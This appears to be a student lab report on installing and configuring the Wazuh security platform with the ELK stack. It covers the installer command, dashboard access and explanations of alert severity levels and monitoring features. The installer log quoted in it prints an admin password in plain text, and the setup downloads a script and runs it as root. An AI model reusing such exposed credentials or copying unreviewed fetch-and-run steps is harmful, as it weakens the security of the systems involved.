NETWORK SECURITY LAB

WAZUH | ELK Stack

SAMEER'S LAB

CYBER SECURITY

CONFIDENTIAL

Introduction


This lab focuses on setting up and configuring Wazuh, an open-source security platform, along with Elasticsearch, Kibana, and Logstash (ELK stack) for security monitoring, threat detection, and incident response. The objectives of the lab include:

- Installing and configuring **Wazuh**, **Elasticsearch**, **Kibana**, and **Logstash**.
- Deploying agents on multiple operating systems.
- Performing vulnerability analysis and threat hunting.
- Investigating security incidents, such as brute-force attacks and reverse shell connections.


Installation and Configuration

1. Install Wazuh Manager:

- **Download and install wazuh repositories.**
- **Download and run the Wazuh installation assistant.**
- ***curl -sO https://packages.wazuh.com/4.10/wazuh-install.sh && sudo bash ./wazuh-install.sh -a***





- **Configure Wazuh Manager settings (e.g., IP, port, and analysis rules).**
- ***"ip a"* checking the IP address to get access on WAZUH web**
- **Displays the network configuration.**



```
raven@raven-spy:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:93:9d:55 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.217.129/24 brd 192.168.217.255 scope global dynamic noprefixroute ens33
       valid_lft 1064sec preferred_lft 1064sec
    inet6 fe80::8f4b:7719:ae06:a324/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
raven@raven-spy:~$
```

- **Accessing the Wazuh dashboard via browser:**
- ***URL: http://192.168.217.129:5601***
- ***Clicking on "Advance" and allowing security access.***






- **Login on wazuh with by using credenttials given by *"filebeat.yml"* keystore.**

```
27/01/2025 00:06:11 INFO: The filebeat.yml file has been updated to use the Filebeat Keystore username and password.
27/01/2025 00:06:42 INFO: Initializing Wazuh dashboard web application.
27/01/2025 00:06:43 INFO: Wazuh dashboard web application initialized.
27/01/2025 00:06:43 INFO: --- Summary ---
27/01/2025 00:06:43 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
    User: admin
    Password: tqomEHsL?XUWmjOm0NMKfpE65r2flRIo
27/01/2025 00:06:43 INFO: --- Dependencies ----
27/01/2025 00:06:43 INFO: Removing gawk.
27/01/2025 00:06:48 INFO: Installation finished.
raven@raven-spy:~$ ip a
```

- **Logged in into wazuh successfully.**



- **In below SS I can see the severity levels in wazuh manager. Here the brief explanation of of these levels:**

Severity Levels in Wazuh Manager

Wazuh classifies alerts based on severity levels, which help prioritize threats and incidents:

1) **Critical (Level 15-High)**
   - Indicates an imminent security threat.
   - **Example:** Successful exploitation of a vulnerability, malware execution, unauthorized root access.


2) **High (Level 12-14)**
   - Serious threats that could lead to a compromise if left unaddressed.
   - **Example:** Multiple failed authentication attempts, privilege escalation attempts.
3) **Medium (Level 7-11)**
   - Suspicious activities that require further investigation.
   - **Example:** Unauthorized file modifications, unusual network traffic.
4) **Low (Level 0-6)**
   - Informational alerts or minor security concerns.
   - **Example:** Configuration changes, software installations.

Rules and Alert Levels in Wazuh

Wazuh rules define how log data is analyzed and assigned severity levels. Each rule has a level **(0-15)** indicating its importance:

- **Level 0-6(Low priority):** General information logs.
- **Level 7-11 (Medium priority):** Possible security incidents.
- **Level 12-14 (High priority):** Security risks requiring immediate attention.
- **Level 15-High (Critical priority):** Critical threats needing urgent action.

Each rule in Wazuh is defined in **XML** and uses pattern matching, decoders, and logic to generate alerts.



Security Operations in Wazuh

Wazuh enhances security operations through several key areas:

1) Endpoint Security

Wazuh provides deep visibility into endpoint security with features like:


- **Configuration Assessment:** Identifies misconfigurations and policy violations.
- **Malware Detection:** Uses **YARA** rules, **VirusTotal** integration, and anomaly detection.
- **File Integrity Monitoring (FIM):** Detects unauthorized file changes.

2) Threat Intelligence

Threat intelligence capabilities in Wazuh include:

- **Threat Hunting:** Detects advanced persistent threats (APTs) by analyzing event logs.
- **Vulnerability Detection:** Identifies **CVEs** using Wazuh's vulnerability detection module.


- **MITRE ATT&CK Mapping**: Maps security events to **MITRE ATT&CK** techniques for better threat understanding.



Cloud Security in Wazuh

Wazuh secures cloud environments, including **AWS, Azure**, and **GCP**:


1) **Cloud Configuration Monitoring**
   - Detects misconfigurations in cloud services (IAM policies, storage permissions).
   - Ensures compliance with frameworks like **CIS**, **PCI DSS**.
2) **Cloud Workload Protection**
   - Monitors cloud instances for malware, unauthorized access, and suspicious activities.
3) **Cloud Threat Detection**
   - Integrates with cloud security logs (**AWS CloudTrail**, **Azure Security Center**).
   - Detects anomalies and security breaches in cloud environments.
4) **Compliance Auditing**
   - Helps organizations meet regulatory requirements by monitoring security policies and configurations.




Key Features

- Centralized monitoring and log collection.
- Real-time alerting on security events.
- Rule-based log analysis for detecting threats.


- **Configure Wazuh Manager settings (e.g., IP, port, and analysis rules).**
- **Checking wazuh service *"which is active right now".***




- **Checking API connection details.**




- **Analyzing API current settings.**




- **Dashboard management**




- **Checking wazuh-monitoring.**



- **Checking Saved Objects.**

